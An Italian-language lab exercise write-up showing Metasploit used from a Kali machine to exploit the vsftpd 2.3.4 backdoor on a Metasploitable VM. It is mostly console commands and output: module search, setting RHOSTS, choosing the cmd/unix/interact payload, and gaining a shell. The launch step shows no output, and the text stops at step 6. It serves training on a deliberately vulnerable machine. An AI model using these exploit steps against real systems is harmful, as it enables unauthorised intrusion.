Esercizio di hacking con metasploit

Configurazione:

Macchina attaccante: kali linux - 192.168.10.11
Macchina target: metasploitable - 192.168.1.149
Servizio target: FTP vsftpd 2.3.4

1. Apertura di metasploit framework con il comando msfconsole.
2. Ricerca e scelta dell'exploit conoscendo servizio e versione target:

```
msf6 > search ftp 234

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/server/pxeexploit           .                normal     No     PXE Boot Exploit Server
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
   2  post/windows/manage/pxeexploit        .                normal     No     Windows Manage PXE Exploit Server


Interact with a module by name or index. For example info 2, use 2 or use post/windows/manage/pxeexploit

msf6 > use 1
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

3. Configurazione del target (remote host):

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/us
                                      ing-metasploit.html
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

4. Configurazione del payload:


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                             Disclosure Date  Rank    Check  Description
   -  ----                             ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact        .                normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD 0
PAYLOAD => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

5. Lancio dell'exploit - ora e' possibile comandare la shell di metasploitable:



6. Creazione di una cartella all'interno della macchina target con il comando mkdir test_metasploit: